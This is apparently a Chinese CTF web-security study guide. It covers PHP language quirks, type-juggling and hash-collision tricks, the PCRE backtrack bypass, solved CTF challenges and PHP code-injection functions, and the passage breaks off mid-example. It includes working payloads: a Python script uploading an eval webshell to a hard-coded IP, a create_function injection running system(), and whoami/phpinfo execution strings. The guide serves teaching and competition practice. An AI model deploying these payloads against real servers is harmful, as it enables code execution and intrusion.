

Table of Contents

- 基础
- [PHP语法基础](#)
- [PHP特性 \(PHP Tricks\)](#)
- [信息泄露](#)
- [目录遍历 \(Directory Traversal\)](#)
- [代码注入](#)
- [命令注入](#)
- [SQL注入基础 \(SQLi\)](#)
- [SQL注入进阶 \(bypass\)](#)
- [文件上传](#)
- [文件包含 \(File Inclusion\)](#)
- [跨站脚本攻击 \(XSS\)](#)
- [跨站请求伪造 \(CSRF\)](#)
- [服务端请求伪造 \(SSRF\)](#)
- 进阶
- [PHP反序列化漏洞](#)
- [服务端模板注入 \(SSTI\)](#)
- [XML外部实体 \(XXE\)](#)
- [JWT](#)
- [GraphQL注入](#)
- [XPath注入](#)
- 密码学相关
- [哈希长度扩展攻击](#)
- [CBC字节翻转攻击](#)
- 高级
- [Python安全专题](#)
- [NodeJS安全专题](#)
- [Java安全专题](#)

PHP语法基础

PHP作为“世界上最好的语言”，是目前CTF Web题目中的考查热点。

当前主流版本有 `5.[56].x`、`7.[01234].x` 和 `8.[0123].x`。

在命令行模式下运行PHP代码的方法如下：

```
bash

# 交互模式
php -a

# 执行代码，不包括标记
php -r <code>

# 执行指定文件
php -f scriptname.php
```

此外，强烈推荐[PHP在线平台](#)，支持多种PHP版本。

基本语法

标记

开始标记、结束标记

- 普通标记 `<?php ?>`
- 短标记 `<? ?>`
 - 短标记是被默认开启的，但是也可以通过设置 `short_open_tag` 来禁用
- `<?=>`
 - `<?php echo` 的简写形式，不受 `short_open_tag` 控制
- ASP风格标记 `<% %>`、`<%=`
 - 自PHP 7.0.0起，被移除
 - 默认关闭，须将 `asp_tags` 设置为On
- 脚本标记 `<script language="php">`
 - 自PHP 7.0.0起，被移除
 - eg. `<script language="php">system("id"); </script>`

指令分隔符

PHP需要在每个语句后用 `分号` 结束指令，一段 PHP 代码中的结束标记隐含表示了一个分号；在一个 PHP 代码段中的最后一行可以不用分号结束。

文件末尾的 PHP 代码段结束标记可以不要，有些情况下当使用 `include` 或者 `require` 时省略掉会更好些，这样不期望的空白符就不会出现在文件末尾，之后仍然可以输出响应标头。

类型

常用类型如下：

- [NULL](#)
 - 仅有一个值 `null`，未定义和 `unset()` 的变量都将解析为值 `null`。
- [Boolean布尔类型](#)
- [Integer整型](#)
 - 可以使用十进制，十六进制，八进制或二进制表示。
- [Float浮点型](#)
 - 科学计数法
- [String字符串](#)
 - 单引号，双引号字符串支持变量解析
 - [数字字符串](#)，如果一个 PHP string 可以被解释为 `int` 或 `float` 类型，则它被视为 `数字字符串`。
 - [前导数字字符串](#)，其开头类似于数字字符串，后跟任何字符，如 `123a`。
 - [前导数字字符串](#) 不是数字字符串，`is_numeric('123a')` 返回 `false`。
- [Array数组](#)
 - 从PHP 7.1.0 起，支持 `[]` 数组解包，`[$foo, $bar, $baz] = $source_array;`

双引号字符串中含有 `RTL0` 等格式字符

[格式字符介绍](#)

RTL0字符，全称为Right-to-Left Override，是一个Unicode控制字符，编码为U+202E。它的作用是改变文本的显示方向，使其从右向左显示，这对于支持阿拉伯语、希伯来语等从右向左书写的语言非常有用。

```
echo "\u{202E}abc"; // cba
```

php

PHP的代码高亮函数，其颜色显示是根据 `php.ini` 定义显示，注释、默认、HTML、关键词和字符串显示不同颜色。

<code>highlight.comment</code>	<code>#FF8000</code>	<code>#FF8000</code>
<code>highlight.default</code>	<code>#0000BB</code>	<code>#0000BB</code>
<code>highlight.html</code>	<code>#000000</code>	<code>#000000</code>
<code>highlight.keyword</code>	<code>#007700</code>	<code>#007700</code>
<code>highlight.string</code>	<code>#DD0000</code>	<code>#DD0000</code>

假设我们需要遇到这样一道题目，浏览器显示源码如图所示。

```
$user = $_GET['username']; //user
$sha1 = $_GET['sha1']; //sha1
$sha2 = $_GET['sha2']; //sha2
//can yousee me
```

图中有三个注释，其中第三个 `//sha2` 显示的颜色与前两个不同。原因在于真正的 `$_GET` 参数不是所谓看见的 `sha2`，而是包含有控制字符的字符串，导致浏览器渲染显示时产生位置偏移，我们需要从十六进制层面获取真正的参数名称。可通过 `burp` 或 `wireshark` 抓包，也可以直接复制粘贴代码，获取参数值。由于是不可打印字符，发送时需要URL编码。

在做题中，可以通过颜色判断或者鼠标双击选择变量，来发现是否设置了考点。

- Hack.lu CTF 2018 Baby PHP
- ISCC 2023 小周的密码锁

变量

PHP 中的变量用一个美元符号后面跟变量名来表示。变量名是区分大小写的。

变量名与 PHP 中其它的标签一样遵循相同的规则。一个有效的变量名由字母或者下划线开头，后面跟上任意数量的字母，数字，或者下划线。正则表达式为 `^[a-zA-Z_\x80-\xff][a-zA-Z0-9_\x80-\xff]*$`。

!

在此所说的字母是 a-z，A-Z，以及 ASCII 字符从 128 到 255 (0x80-0xff)。通过正则发现，变量名支持 unicode、中文，如 `$你好`

超全局变量

超全局变量是指在全部作用域中始终可用的内置变量。

[GET](https://www.php.net/manual/zh/reserved.variables.get.php) (<https://www.php.net/manual/zh/reserved.variables.get.php>)、[POST](https://www.php.net/manual/zh/reserved.variables.get.php)

`$_GET` 通过 URL 参数（又叫 query string）传递给当前脚本的变量的数组。

- `$_GET`、`$_POST` 是通过 `urldecode()` 传递的，`urldecode($_POST['id'])`，可通过双重URL编码绕过。
 - URL解码`urldecode()` 加号（'+'）被解码成一个空格字符。
- 若URL中的查询字符串 `?arg=a`，则 `$_GET['arg']` 为字符串类型；若URL中的查询字符串 `?arg[a]=a`，则 `$_GET['arg']` 为数组类型。
 - `?arg[]=a&arg[]=b`，不指定key，自动索引递增
 - `?arg[name]=a&arg[name2]=b`，指定数组key，不需要加引号
- `$_GET`，该数组不仅仅对 method 为 GET 的请求生效，而是会针对所有带 **query string** 的请求。

常量

可以使用 `const` 关键字或 `define()` 函数两种方法来定义一个常量。一个常量一旦被定义，就不能再改变或者取消定义。常量前面没有美元符号（\$）；

```
php
<?php
// 简单的标量值
const CONSTANT = 'Hello World';

echo CONSTANT;
```

在 PHP 8.0.0 之前，调用未定义的常量会被解释为一个该常量的字符串，即（`CONSTANT` 对应 `"CONSTANT"`）。此方法已在 PHP 7.2.0 中被废弃，会抛出一个 `E_WARNING` 级错误。参见手册中为什么 `$foo[bar]` 是错误的（除非 `bar` 是一个常量）。

预定义常量

内核预定义常量在 PHP 的内核中定义。它包含 PHP、Zend 引擎和 SAPI 模块。

魔术常量

有九个魔术常量它们的值随着它们在代码中的位置改变而改变。例如 `__LINE__` 的值就依赖于它在脚本中所处的行来决定。

表达式

函数

PHP 支持可变函数的概念。如果一个变量名后有圆括号，PHP 将寻找与变量的值同名的函数，并且尝试执行它。也称为动态函数。

PHP7前是不允许用 `($a)();` 这样的方法来执行动态函数的，但PHP7中增加了对此的支持。所以，我们可以通过 `('phpinfo')();` 来执行函数，第一个括号中可以是任意PHP表达式。

类与对象

匿名类

PHP7现在支持通过 `new class` 来实例化匿名类，这可以用来替代一些“用后即焚”的完整类定义。匿名类很有用，可以创建一次性的简单对象。匿名类的名称是通过引擎赋予的。匿名类的名称在不同版本存在差异。

```
<?php
echo get_class(new class() {} );
// PHP 7.4
// class@anonymous%00/var/www/html/index.php:2$1

// PHP 7.[0123]
// class@anonymous%00/var/www/html/index.php0x7fb985e59023
```

在PHP 7.4中，匿名类的名称与之前版本有所不同，`class@anonymous%00/var/www/html/index.php:2$1`，包含有脚本名称、匿名类所在的行号 `:2`、序号 `$1`。在实际测试中发现，每次会话其序号从 `$0` 递增。

我们可以用过引用匿名类的名称实例化。

```
<?php
$a = new class {
    function getflag() {
        echo "flag{}";
    }
};

$b = $_GET['b'];
$c = new $b();
$c->getflag();

// ?b=class@anonymous%00/var/www/html/1.php:2$0
```

PHP特性

类型转换

PHP是动态类型语言，在变量声明时不需要定义类型。

变量类型转换分为 **自动类型转换** 和 **强制类型转换**。

- **强制类型转换** 是通过显式调用进行转换，有两种方法
 - 通过在值前面的括号中写入类型来将值转换指定的类型，如 `$bar = (bool) $foo`。
 - 使用 `settype()` 函数。
- PHP会尝试在某些上下文中自动将值解释为另一种类型，即自动类型转换。
- [类型转换的判别](#)

转换为string

- 布尔值 `true` 转换为"1"
- 布尔值 `false` 转换为""（空字符串）
- 数组 `array` 总是转换成字符串"Array"
 - `echo` 和 `print` 无法显示该数组的内容
 - 在反序列化POP链经常用到
- 整数、浮点数转换为数字的字面样式的字符串
- 必须使用魔术方法 `__toString` 才能将 `object` 转换为 `string`
- `null` 总是被转变成空字符串

php

```
// 布尔值`true`转换为"1"
var_dump(strval(true)); //string(1) "1"
var_dump(strval(false)); //string(0) ""
var_dump(strval([])); //string(5) "Array"
var_dump(strval(123)); //string(3)
var_dump(strval(123.5)); //"123"string(5) "123.5"
var_dump(strval(1e2)); //string(3) "100"
var_dump(strval(null)); // string(0) ""
```

转换为布尔值

以下值被认为是 `false`

- 布尔值 `false` 本身
- 整型值 `0` (零)
- 浮点型值 `0.0`
- 空字符串 `""`，以及字符串 `"0"`
- 不包括任何元素的数组
- 原子类型 `NULL` (包括尚未赋值的变量)
- 内部对象的强制转换行为重载为 `bool`。例如：由不带属性的空元素创建的 SimpleXML 对象。

php

```
<?php
// bool(false)
var_dump((bool>false);
var_dump((bool)0);
var_dump((bool)0.0);
var_dump((bool) "");
var_dump((bool)"0");
var_dump((bool)[]);
var_dump((bool)null);
```

所有其它值都被认为是 `true` (包括 资源 和 `NAN`)。

类型比较

不同类型的变量在进行松散比较时会进行 [自动类型转换](#)，[比较运算符](#)

- [PHP类型比较表](#)
- 当两个操作对象都是 `数字字符串`，或一个是数字另一个是 `数字字符串`，就会自动按照数值进行比较。
 - PHP 8.0.0 之前，如果字符串与数字或者数字字符串进行比较，则在比较前会将字符串转化为数字。
- 松散比较，先进行类型转换，然后比较值
- 严格比较，比较类型、值
- 例题1：

```

<?php
$num = $_GET['num'];

// 条件1 字符串$num 与 数字0 松散比较
// 条件2 字符串$num 自动类型转换为布尔型, 应为 true
if ($num == 0 && $num) {
    echo 'flag{*****}';
}

// ?num=php
// ?num=0a
// PHP8以下

```

- 例题2

```

<?php
$num = $_GET['num'];
// 条件1 $num 应不是数字字符串
// 条件2 字符串$num与整数1进行松散比较
// PHP8以下, 前导数字字符串 ?num=1a
if (!is_numeric($num) && $num == 1) {
    echo 'flag{*****}';
}

// PHP8以下, 前导数字字符串 ?num=1235a
if (!is_numeric($num) && $num > 1234) {
    echo 'flag{*****}';
}

// $num 字符串长度最大为3, 最大为999
// 算术操作加法, $num 字符串转换为数字
// 科学计数法 ?num=1e9
if (strlen($num) < 4 && intval($num + 1) > 5000) {
    echo 'flag{*****}';
}

```

重要函数

函数名称	作用	特性
<code>is_numeric()</code>	检测变量是否为数字或数字字符串	科学计数法
<code>intval()</code>	获取变量的整数值	1. 成功时返回 <code>value</code> 的 <code>integer</code> 值，失败时返回 <code>0</code> 。 空的 <code>array</code> 返回 <code>0</code> ，非空的 <code>array</code> 返回 <code>1</code> 。 2. 如果 <code>base</code> 是 <code>0</code> ，通过检测 <code>value</code> 的格式来决定使用的进制 3. 科学计数法，在PHP5.6、7.0与7.1版本表现不一致
<code>preg_replace()</code>	执行一个正则表达式的搜索和替换	1. <code>/e</code> 修饰符，代码执行
<code>preg_match()</code>	执行匹配正则表达式	1. 数组返回false 2. 换行 3. 回溯次数限制绕过
<code>in_array()</code> 、 <code>array_search()</code>	检查数组中是否存在某个值	如果没有设置 <code>strict</code> ，则使用松散比较
<code>chr()</code>	返回指定的字符	1. 如果数字大于256，返回 <code>mod 256</code>
<code>json_decode()</code>		1. 字符串null、不符合json格式的情况返回null

- `json_decode()`

php

```
var_dump(json_decode('1')); // int(1)
var_dump(json_decode('false')); // bool(false)
var_dump(json_decode('true')); // bool(true)
var_dump(json_decode('null')); // NULL
var_dump(json_decode('a')); // NULL

// key 必须双引号 value 加双引号是字符串，不加是数字
var_dump((array)json_decode('{"key":"value", "2":2, "3":"3"}'));

/*
array(3) {
    ["key"]=>
    string(5) "value"
    [2]=>
    int(2)
    [3]=>
    string(1) "3"
}
```

```
*/

// 嵌套数组
var_dump((array)json_decode('{"a":[1,[2,3],4]}'));
```

变量覆盖漏洞

变量覆盖漏洞是指通过自定义的参数值控制原有变量值。

- [可变变量 \\$\\$](#) - 一个变量的变量名可以动态的设置和使用
- [parse_str\(\)](#) - 将字符串解析成多个变量
- [extract\(\)](#) - 从数组中将变量导入到当前的符号表
- [import_request_variables\(\)](#) - 将 GET / POST / Cookie 变量导入到全局作用域中

练习题目

- ISCC_2019_web4

浮点数精度绕过

- 在小数小于某个值 (10^{-16}) 以后，再比较的时候就分不清大小了
- 常量
 - [NaN](#) ,
 - [INF](#) , 无穷大
- 题目
 - ciscn2020-easytrick

哈希函数比较

计算字符串的散列值[md5\(\)](#)、[sha1\(\)](#)。

[0e](#) 开头

```
<?php
// 松散比较不等, md5值相等
if ($str1 != $str2) if (md5($str1) == md5($str2)) die($flag);
```

```
md5('240610708') == md5('QNKCDZO')
```

数组绕过

`md5(array)` , 如果参数类型为数组, 返回 `NULL`

```
<?php
// 原字符串不全等, md5值全等
if ($str1 != $str2) if (md5($str1) === md5($str2)) die($flag);
if ($str1 != $str2) if (md5($salt.$str1) === md5($salt.$str2)) die($flag);

// ?a[]=..&b[]=...
```

不同的数值构建一样的MD5

```
// 原字符串不全等, md5值全等
if ((string)$str1 != (string)$str2) if (md5($str1) === md5($str2)) die($flag);
```

- 选择前缀碰撞
- 相同前缀碰撞, 在两个不同的文件中共享相同的前缀和后缀, 但中间的二进制不同。 [HashClash](#) 是一个用于 MD5 和 SHA-1 密码分析的工具箱, 由 cr-marcstevens 开发。它可以用于创建不同类型的碰撞, 包括选择前缀碰撞和相同前缀碰撞。使用已编译好的Win32工具[fastcoll v1.0.0.5.exe](#)可以在几秒内完成任务, 过程如下:

```
# -p pre.txt 为前缀文件 -o 输出两个md5一样的文件
```

```
.\fastcoll_v1.0.0.5.exe -p pre.txt -o msg1.bin msg2.bin
```

生成的两个不同的文件，便于发送，进行URL编码

[illegible]

- [Project HashClash - MD5 & SHA-1 cryptanalytic toolbox](#)
- [GitHub - corkami/collisions: Hash collisions and exploitations](#)

字符串的MD5值等于其本身

```
if($str == md5($str)) die($flag);
```

寻找一个 `0e` 开头的字符串，且其md5值也是 `0e` 开头。

```
<?php
for($i;;$i++) if("0e{$i}" == md5("0e{$i}")) die("0e{$i}");
# 输出 0e215962017
```

截断比较

哈希字符串的指定位置等于某字符串

```
if(substr(md5($str), 0, 6) == "*****") die($flag);
```

采用暴力碰撞方式

```
<?php
for($i;;$i++) if(substr(md5($i), 0, 6) == "*****") die("$i");
```

练习题目

- 2017-HackDatKiwi-md5games1
- 2018-强网杯-web签到

PCRE回溯次数限制绕过

例题[Code-Breaking Puzzles](#)的[pcrewaf](#)

```
<?php
// 判断是否是PHP代码
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

// 注意preg_match()的返回值，返回0 或false均满足条件
if(!is_php($input)) {
```

```
// fwrite($f, $input); ...  
}
```

PCRE (Perl Compatible Regular Expressions) 是一个Perl语言兼容的正则表达式库。PHP采用PCRE库实现正则表达式功能。

默认情况下，量词都是 **贪婪** 的，也就是说，它们会在不导致模式匹配失败的前提下，尽可能多的匹配字符(直到最大允许的匹配次数)。

然而，如果一个量词紧跟着一个 **?** (问号) 标记，它就会成为懒惰(非贪婪)模式，它不再尽可能多的匹配，而是尽可能少的匹配。

`<?php phpinfo();?>//aaaaaa`，执行过程如下：

PCRE的参数回溯次数限制 `pcre.backtrack_limit` 默认为 `1000000`。

如果回溯次数超过限制，`preg_match()` 返回 `false`，表示只执行失败。

PCRE回溯次数限制绕过的原理是通过发送超长字符串，使正则执行失败，最后绕过目标对PHP语言的限制。

- 贪婪模式
- 对返回值的判断不够严谨

python

```
import requests  
from io import BytesIO  
  
files = {  
    'file': BytesIO(b'aaa<?php eval($_POST[txt]);//'+ b'a' * 1000000)  
}  
  
res = requests.post('http://51.158.75.42:8088/index.php', files=files,  
allow_redirects=False)  
print(res.headers)
```

修复建议

PHP文档上有关于 `preg_match` 的警告，应使用全等 `===` 来测试函数的返回值。


```
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(is_php($input) === 0) {
    // fwrite($f, $input); ...
}
```

PCRE库

PHP正则表达式文档

<https://www.leavesongs.com/PENETRATION/use-pcre-backtrack-limit-to-bypass-restrict.html>

经典赛题分析

2021-强网杯-寻宝

```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

// 过滤函数，将黑名单字符替换为空
function filter($string)
{
    $filter_word = array('php', 'flag', 'index', 'KeY1lhv', 'source', 'key', 'eval',
    'echo', '\$', '\(', '\.', 'num', 'html', '\\/', '\\,', '\\', '0000000');
    $filter_phrase = '/' . implode('|', $filter_word) . '/';
    return preg_replace($filter_phrase, '', $string);
}

if ($ppp) {
    unset($ppp);
}

$ppp['number1'] = "1";
```

```

$ppp['number2'] = "1";
$ppp['number3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

// 变量覆盖漏洞
extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);

// $num1不能为数字字符串
if (isset($num1) && is_numeric($num1)) {
    die("非数字");
} else {
    // 前导数字字符串, 松散比较, num1=1025a
    if ($num1 > 1024) {
        echo "第一层";
        // 科学计数法, $num2=5e5
        if (isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000) {
            echo "第二层";
            // md5截断碰撞, $num3=61823470
            if (isset($num3) && '4bf21cd' === substr(md5($num3), 0, 7)) {
                echo "第三层";
                // 前导数字字符串0或纯字母字母串, $num4=aaaaaaa
                if (!(($num4 < 0) && ($num4 == 0) && ($num4 <= 0) && (strlen($num4) >
6) && (strlen($num4) < 8) && isset($num4))) {
                    echo "第四层";
                    if (!isset($num5) || (strlen($num5) == 0)) die("no");
                    // json_decode返回值, 通过恰当的 PHP 类型返回在 json 中编码的数据。值
true、false 和 null 会相应地返回 true、false 和 null。如果 json 无法被解码, 或者编码数据深度超
过了嵌套限制的话, 将会返回 null 。
                    // 1. $num5=null 2. $num5=a
                    $b = json_decode(@$num5);
                    if ($y = $b === NULL) {
                        if ($y === true) {
                            echo "第五层";
                            include 'flag.php';
                            echo $flag;

```

```

        }
    } else {
        die("no");
    }
    } else {
        die("no");
    }
    } else {
        die("no");
    }
    } else {
        die("no");
    }
    } else {
        die("no111");
    }
}

```

EXP:

```

php
ppp[number1]=1025a&ppp[number2]=5e5&ppp[number3]=61823470&ppp[number4]=0aaaaaa&ppp[number5]=a
或
ppp[number1]=1025a&ppp[number2]=5e5&ppp[number3]=61823470&ppp[number4]=abcdefg&ppp[number5]=null

```

2022-ISCC-冬奥会

```

<?php

show_source(__FILE__);

$Step1 = False;
$Step2 = False;

$info = (array)json_decode(@$_GET["Information"]);

```

```

if (is_array($info)) {

    var_dump($info);
    // 不能是数字或数字字符串
    is_numeric(@$info["year"]) ? die("Sorry~") : NULL;
    if (@$info["year"]) {
        // 字符串与数字松散比较, 前导数字字符串 $info["year"]='2022a'
        ($info["year"] == 2022) ? $Step1 = True : NULL;
    }
    // $info["items"]必须是数组
    if (is_array(@$info["items"])) {
        // $info["items"][1] 是数组
        // $info["items"]数组元素数量=3
        if (!is_array($info["items"][1]) or count($info["items"]) != 3)
die("Sorry~");
        // array_search() 松散比较, 0 == "skiing"
        $status = array_search("skiing", $info["items"]);
        $status === false ? die("Sorry~") : NULL;
        foreach ($info["items"] as $key => $val) {
            $val === "skiing" ? die("Sorry~") : NULL;
        }
        $Step2 = True;
    }
}

if ($Step1 && $Step2) {
    include "2022flag.php";
    echo $flag;
}

```

```

?Information={"year":"2022a","items":["a",[ ],0]}

```

2023-ISCC-小周的密码锁

```

<?php
function MyHashCode($str) {
    $h = 0;

```

php

```

    $len = strlen($str);
    for ($i = 0; $i < $len; $i++) {
        $hash = intval40(intval40(40 * $hash) + ord($str[$i]));
    }
    return abs($hash);
}

function intval40($code) {
    // 位运算符, $code 向右移动32位
    $falg = $code >> 32;
    // $code向右移动32位后, 若等于1
    // $code 范围在 2的32次方---2的33次方-1
    if ($falg == 1) {
        // 位运算符, 取反
        $code = ~($code - 1);
        return $code * -1;
    } else {
        // $code向右移动32位后, 不等于1
        return $code;
    }
}

function Checked($str) {
    $p1 = '/ISCC/';
    if (preg_match($p1, $str)) {
        return false;
    }
    return true;
}

function SecurityCheck($sha1, $sha2, $user) {

    $p1 = '/^[a-z]+$/' ;
    $p2 = '/^[A-Z]+$/' ;

    if (preg_match($p1, $sha1) && preg_match($p2, $sha2)) {
        $sha1 = strtoupper($sha1);
        $sha2 = strtolower($sha2);
        $user = strtoupper($user);
        $crypto = $sha1 ^ $sha2;
    } else {
        die("wrong");
    }
}

```

```

        return array($crypto, $user);
    }
    error_reporting(0);

    $user = $_GET['username']; //user
    $sha1 = $_GET['sha1']; //sha1

    // 注意 颜色区别, 需要获取真正的参数
    $sha2 = $_GET['sha2']; //sha2
    //can yousee me

    if (isset($_GET['password'])) {
        if ($_GET['password2'] == 5) {
            show_source(__FILE__);
        } else {
            //Try to encrypt
            if (isset($sha1) && isset($sha2) && isset($user)) {
                [
                    $crypto,
                    $user
                ] = SecurityCheck($sha1, $sha2, $user);
                // 哈希函数的截断碰撞
                // 设 $crypto === $user
                if ((substr($crypto, -6, 6) === substr($user, -6, 6)) &&
                    (substr($user, -6, 6) === 'a05c53')) {
                    //welcome to ISCC

                    // $_GET['password'] 不能包含 ISCC
                    if ((MyHashcode("ISCCNOTHARD") === MyHashcode($_GET['password'])) &&
                        Checked($_GET['password'])) {
                        include("f1ag.php");
                        echo $flag;
                    } else {
                        die("就快解开了!");
                    }
                } else {
                    die("真的想不起来密码了吗?");
                }
            } else {
                die("密钥错误!");
            }
        }
    }
}

```

```

    }
}

mt_srand((microtime() ^ rand(1, 10000)) % rand(1, 1e4) + rand(1, 1e4));
?>

```

1. `$_GET['username']` 哈希函数的截断碰撞， `username=14987637`

```

for($i;;$i++) if(substr(sha1($i), -6, 6) == "a05c53") die("$i");
// 14987637

```

php

2. 取 `$sha1='AAAAAAA'`，得 `$sha2=puxyvwr`

```

echo '14987637' ^ 'AAAAAAA'; // puxyvwr

```

php

3. 调试代码

```

73  73
83  3003
67  120187
67  4807547
78  192301958
yesyes79  7692078399
84  307683136044
72  12307325441832
65  492293017673345
82  19691720706933882
68  787668828277355348
787668828277355348

```

观察发现，在 `intval40` 参数值范围在 $2^{32} \sim 2^{33} - 1$ ，满足条件 `$falg == 1`，其余情况，原样返回。我们只需破坏 `ISCC` 关键词，依然包含上方的流程， `%01%43SCCN0THARD`

EXP:

?

username=14987637&password=%01!SCCN0THARD&%E2%80%AE%E2%81%A6//sha2%E2%81%A9%E2%81%A6sha2=AAAAAAA&sha1=puxyvwrv

信息泄露

在CTF比赛中，信息泄露往往是出题人故意设置的，泄露的可能是提示、源代码等信息，以达到降低题目难度或者代码审计的目的。

主要途径有：

- 网页源代码（注释）、响应头
- `robots.txt`
- `*.phps`
- 网站备份文件，如 `www.zip`、`index.php.bak` 等
- 版本控制软件，如 `.git`、`.svn`
- 开发环境遗留
 - vi、vim、gedit等编辑器的临时文件
 - .DS_store文件
 - .idea文件夹
- 文件读取（包含）漏洞

目录扫描

通过扫描工具进行暴力目录探测

[dirsearch](#)是一款命令行风格的网站目录扫描工具

shell

```
python3 dirsearch.py -e php -u http://example.com
```

`.git` 目录

Git一个免费的开源分布式版本控制系统，[了解更多](#)

如果存在 `.git` 目录，可以还原构建工程源代码

1. [GitHacker](#)
2. [GitHack](#)

```
// 查看提交记录
git reflog

// 版本回滚
git reset --hard [log hash]
```

此外，`.gitignore` 文件保存git忽略的文件或目录，也可能有敏感信息

扩展阅读，[别想偷我源码：通用的针对源码泄露利用程序的反制（常见工具集体沦陷）](#)

[Git Cola](#)一款免费的git图形工具

例题

1. [Lab: Information disclosure in version control history](#)

`.idea` 目录

JetBrains公司出品的IDE，如PyCharm、IntelliJ IDEA、PhpStorm等，会在项目根目录下创建 `.idea` 文件夹，用于保存项目的特定配置文件，包含文件变更、版本控制、调试信息等。

重点关注 `workspace.xml` 文件，可能会暴露文件名称

- FileEditorManager
- ChangeListManager
- editorHistoryManager

编辑器的临时文件

`vi` 和 `gedit` 是Linux系统上的文本编辑器。

- `SWAP` 文件是 `vi` 文本编辑器或其变体创建的交换文件，如 `vim编辑器`。存储了正在编辑文件的恢复版本。编辑器在会话开始时，在当前目录创建临时文件，如 `.index.php.swp`，当编辑器意外退出时，文件将会保留下来，我们可以通过命令进行恢复。[^1]

```
vim -r index.php
```

如果 `.swp` 文件已经存在，将会创建 `.swo`、`.swn` 等后缀的文件

- gedit编辑器保存后，会创建一个 `~` 后缀的文件作为保存前的副本，，如 `index.php~`

.DS_Store 文件

.DS_Store (英文全称 Desktop Services Store) 是一种由苹果公司的Mac OS X操作系统所创造的隐藏文件，目的在于存贮目录的自定义属性，例如文件们的图标位置或者是背景色的选择。该文件由Finder创建并维护，类似于Microsoft Windows中的desktop.ini文件。[^1]

通过分析 `.DS_Store` 文件可以还原目录结构。

1. [Python-dsstore](#) - Python .DS_Store parser
2. [ds_store_exp](#) - 这是一个 .DS_Store 文件泄漏利用脚本，它解析.DS_Store文件并递归地下载文件到本地

目录遍历

PHP代码注入

php

```
/**
 * Get the code from a GET input
 * Example - http://example.com/?code=phpinfo();
 */
$code = $_GET['code'];

/**
 * Unsafely evaluate the code
 * Example - phpinfo();
 */
eval("\$code;");
```

在某些情况下，攻击者可以将代码注入升级为[命令注入](#)。

url

```
http://example.com/?code=phpinfo();
```

PHP代码执行相关函数

名称	说明
eval()	
assert()	
preg_replace('/.*e',...)	
create_function()	
include()	
include_once()	
require()	
require_once()	
<i>GET</i> \['func_name' \] (\$_GET['argument']);	

// e does an eval() on the match // Create a function and use eval()

```
func = newReflectionFunction(_GET['func_name']); $func->invoke(); // or $func->invokeArgs(array());
```

// or serialize/unserialize function

array_map()：将用户自定义函数作用到数组中的每个值上，并返回带有新值的数组

eval()

把字符串作为PHP代码执行，传入的必须是有效的 PHP 代码。所有的语句必须以分号结尾。

```
<?php
eval('phpinfo();');
eval(' ?><?=`whoami`');
```

php

assert()

断言检测

在 PHP 8.0.0 之前，如果 assertion 是 string，将解释为 PHP 代码，并通过 eval() 执行。这个字符串将作为第三个参数传递给回调函数。这种行为在 PHP 7.2.0 中弃用，并在 PHP 8.0.0 中移除。

```
<?php
// assert() 直接将传入的参数作为PHP代码执行，不需要以分号结尾
assert('phpinfo()')
```

php

create_function()

已自 PHP 7.2.0 起被废弃，并自 PHP 8.0.0 起被移除

通过执行代码字符串创建动态函数，基本用法示例如下：

```
<?php
/*
 * create_function(string $args, string $code)
 * 第一个参数：字符串类型，函数参数，多个参数用逗号分隔
 * 第二个参数：字符串类型，函数体
 * 返回值：以字符串形式返回唯一的函数名，失败时返回false
 */
$newfunc = create_function('$a,$b', 'return "ln($a) + ln($b) = " . log($a * $b);');
echo $newfunc(2, M_E) . PHP_EOL; // ln(2) + ln(2.718281828459) = 1.6931471805599
```

`create_function()` 函数内部执行 `eval()`，通过阅读[源码](#)发现，存在字符串拼接问题，可通过构造闭合标签进行代码执行。

```
<?php
create_function($_GET['args'], $_GET['code'])
```

上述代码的底层执行代码为

```
eval('function __lambda_func (' . $_GET['args'] . ') {' . $_GET['code'] . '} \0')
```

若第一个参数可控，需闭合右圆括号和花括号，URL为 `?args=)}phpinfo();//`

```
create_function(')}phpinfo();//', '')
function __lambda_func (){}phpinfo();//){$_GET['code']}\0
```

若第二个参数可控，需闭合花括号，URL为 `?code=)}phpinfo();//`

```
create_function('', '}phpinfo();//')
function __lambda_func () {}phpinfo();//}\0
```

```
http://example.com/?code=}phpinfo();//
```

例题：[Code-Breaking Puzzles](#)的[easy-function](#)

```
<?php

/*
 * 空合并运算符 (??) , 是PHP7新增的语法糖, 用于三元运算与isset()结合的情况
 * 如果第一个操作数存在且不为null, 则返回它; 否则返回第二个操作数
 */
$action = $_GET['action'] ?? '';
$args = $_GET['arg'] ?? ''; // 等价于: $args = isset($_GET['arg']) ? $_GET['arg'] : '';

/*
 * 正则表达式模式修饰符 i:忽略大小写 s:点号.元字符匹配所有字符, 包含换行符 D:元字符美元符号$仅仅匹配
目标字符串的末尾
 * 如果 $action 只有数字、字母、下划线组成, 则显示源代码
 * 如果 $action 除了数字、字母、下划线之外, 还有其他字符, 则执行可变函数
 * 可变函数, 第一个参数为空字符串, 第二个参数可控, 考虑create_function
 * 使用命名空间 \create_function
 */
if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
    show_source(__FILE__);
} else {
    $action('', $args); //
}
```

`$action` 使用命名空间 `\` 绕过正则检测, `\create_function`; `create_function()` 函数的第二个参数可控。

```
?action=\create_function&arg=}system($_GET['shell']);//
```

[call_user_func\(\)](#)

把第一个参数作为回调函数调用。基本用法示例如下：


```
<?php
/*
 * call_user_func(callable $callback, mixed ...$args): mixed
 * 第一个参数：回调函数名称
 * 第二个参数：回调函数的参数，0个或以上的参数，被传入回调函数。
 */
function barber($type)
{
    echo "You wanted a $type haircut, no problem\n";
}
call_user_func('barber', "mushroom"); // 输出 You wanted a mushroom haircut, no
problem
call_user_func('barber', "shave"); // 输出 You wanted a shave haircut, no problem
```

如果传入的参数可控，可造成代码执行。

```
call_user_func('system', 'whoami');
```

call_user_func_array()

调用回调函数，并把一个数组参数作为回调函数的参数。基本用法示例如下：

```
<?php
/*
 * call_user_func_array(callable $callback, array $args): mixed
 * 第一个参数：回调函数名称
 * 第二个参数：回调函数参数，数组形式
 * 返回值：返回回调函数的结果。如果出错的话就返回 false
 */
function foobar($arg, $arg2) {
